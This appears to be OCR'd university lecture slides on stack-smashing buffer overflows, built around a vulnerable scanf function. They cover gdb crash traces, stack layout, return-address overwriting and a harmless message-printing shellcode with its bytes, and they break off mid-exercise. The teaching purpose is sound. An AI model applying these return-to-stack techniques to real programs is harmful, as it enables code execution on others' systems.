stack smashing

last time

antidebugging

- detecting code modifications for breakpoints
- timing/etc. operations

emulator/virtualizer-based obfuscation

rootkit-style techniques

- modifying system inspection programs/interfaces
- signatures/consistency checks to detect

simple buffer overflows

- one variable happens to be next to another
- providing input too big to overwrite value

stack smashing (start)

Stack Smashing

original, most common buffer overflow exploit

worked for most buffers on the stack

("worked"? we'll talk later)

Aleph1, Smashing the Stack for Fun and Profit

"non-traditional literature"; released 1996

by Aleph1 AKA Elias Levy

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

what if I input 1000 character string?

1000 character string

```
$ cat 1000-as.txt
aaaaaaaaaaaaaaaaaaaaaaaa (1000 a's total)
$ ./vulnerable.exe <1000-as.txt
Segmentation fault (core dumped)
$
```

1000 character string – debugger

```
$ gdb ./vulnerable.exe
...
Reading symbols from ./overflow.exe...done.
(gdb) run <1000-as.txt
Starting program: /home/cr4bd/spring2017/cs4630/slides/20170220/overflow.exe <1000-

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400562 in vulnerable () at overflow.c:13
13      }
(gdb) backtrace
#0  0x0000000000400562 in vulnerable () at overflow.c:13
#1  0x6161616161616161 in ?? ()
#2  0x6161616161616161 in ?? ()
#3  0x6161616161616161 in ?? ()
#4  0x6161616161616161 in ?? ()
...
...
...
#108 0x6161616161616161 in ?? ()
#109 0x6161616161616161 in ?? ()
#110 0x6161616161616161 in ?? ()
#111 0x0000000000000000 in ?? ()
(gdb)
```

vulnerable code — assembly

```
vulnerable:
  subq  $120, %rsp  /* allocate 120 bytes on stack */
  movq  %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
  movl  $.LC0, %edi /* scanf arg 2 = "%s" */
  xorl    %eax, %eax  /* eax = 0 (see calling convention) */
  call  __isoc99_scanf  /* call to scanf() */
  movq  %rsp, %rdi
      /* do_something_with arg 1 = rsp = buffer */
  call  do_something_with
  addq  $120, %rsp  /* deallocate 120 bytes from stack */
  ret
...
.LC0:
  .string "%s"
```

vulnerable code — assembly

```
vulnerable:
  subq  $120, %rsp  /* allocate 120 bytes on stack */
  movq  %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
  movl  $.LC0, %edi /* scanf arg 2 = "%s" */
  xorl    %eax, %eax  /* eax = 0 (see calling convention) */
  call  __isoc99_scanf  /* call to scanf() */
  movq  %rsp, %rdi
      /* do_something_with arg 1 = rsp = buffer */
  call  do_something_with
  addq  $120, %rsp  /* deallocate 120 bytes from stack */
  ret
...
.LC0:
  .string "%s"
```

exercise: stack layout when scanf is running


exercise: stack layout

```
vulnerable:
 subq   $120, %rsp  /* allocate 120 bytes on stack */
 movq   %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
 movl   $.LC0, %edi /* scanf arg 2 = "%s" */
 xorl    %eax, %eax  /* eax = 0 (see calling convention) */
 call   __isoc99_scanf  /* call to scanf() */
 movq   %rsp, %rdi  /* arg 1 = buffer = rsp */
 call   do_something_with /* do_something(buffer)
 addq   $120, %rsp  /* deallocate 120 bytes from stack */
 ret
```


when scanf is running, distance from buffer[0] to scanf's return address?

when scanf is running, distance from buffer[0] to vulnerable's return address?


vulnerable code — stack usage




vulnerable code — stack usage




vulnerable code — stack usage



vulnerable code — stack usage



vulnerable code — stack usage



the crash

```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```

`retq` tried to jump to `0x61616161 61616161`

…but there was nothing there

the crash


```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```

`retq` tried to jump to `0x61616161 61616161`


…but there was nothing there

what if it wasn't invalid?

return-to-stack



return-to-stack



constructing the attack

write “shellcode” — machine code to execute

- often called “shellcode” because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

constructing the attack

write "shellcode" — machine code to execute

- often called "shellcode" because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

shellcode challenges

ideal is like virus code: works in any executable

no linking — no library functions by name

probably exit application — can't return normally

(or a bunch more work to restore original return value)

recall: virus code

```
    /* Linux system call
        write(1, "You have been infected with a virus!\n", 37
     */
virus:
    movl $1, %eax  // 1 = SYS_write
    movl $1, %edi  // system call first argument = stdout
    leal string(%rip), %esi // system call second argument =
    movl $37, %edx // system call third argument = length of
    syscall
    retq
string:
    .asciz "You have been infected with a virus!\n"
```

virus code to shell-code (1)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
    ret
string:
    .asciz "You have been infected with a virus!\n"
```

virus code to shell-code (1)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
    ret
string:
    .asciz "You have been infected with a virus!\n"
```

problem: after syscall — crash

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    syscall
    /* Linux system call:
       exit_group(0)
     */
    movl $231, %eax
    xor %edi, %edi
    syscall
string:
    .asciz "You have been infected with a virus!\n"
```

virus code to shell-code (2)

```
    /* Linux system call (OS request
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    syscall
    /* Linux system call:
       exit_group(0)
     */
    movl $231, %eax
    xor %edi, %edi
    syscall
string:
    .asciz "You have been infected with a virus!\n"
```

tell OS to exit

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi                48 8d 35 15 00 00 00
    movl $1, %eax                          b8 01 00 00 00
    movl $37, %edi                         bf 25 00 00 00
    syscall                                0f 05
    /* Linux system call:
       exit_group(0)
     */
    movl $231, %eax                        b8 e7 00 00 00
    xor %edi, %edi                         31 ff
    syscall                                0f 05
string:
    .asciz "You have been infected with a virus!\n"
```

constructing the attack


write “shellcode” — machine code to execute

- often called “shellcode” because often intended to get login shell (when in a remote application)


identify memory address of shellcode in buffer

insert overwritten return address value


setting return address (diagram)




setting return address (diagram)




setting return address (diagram)



setting return address (diagram)



setting return address (diagram)




initial stack pointer


compute this distance?
could carefully read assembly of relevant fun

location of shellcode
(if at start of attack input)

setting return address (diagram)



setting return address (diagram)



initial stack pointer

```
(gdb) b vulnerable
Breakpoint 1 at 0x1169
(gdb) run
...
Breakpoint 1, vulnerable ()
(gdb) info registers
...
rsp            0x7fffffffddc8       0x7fffffffdd
...
```

stack pointer from start of vulnerable

location of shellcode

(if at start of attack input)

exercise: shellcode location (1)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b getInitials
Breakpoint 1 at 0x1189
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555189 in getInitials ()
(gdb) info registers rsp
rsp            0x7fffffffdd98      0x7fffffffdd98
```

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

exercise: shellcode location (1)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b getInitials
Breakpoint 1 at 0x1189
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555189 in getInitials ()
(gdb) info registers rsp
rsp            0x7fffffffdd98      0x7fffffffdd98
```

exercise: if shellcode at beginning of 'first' what is its address going to be?

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

exercise: shellcode location (2)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b __isoc99_scanf@plt
Breakpoint 1 at 0x1040
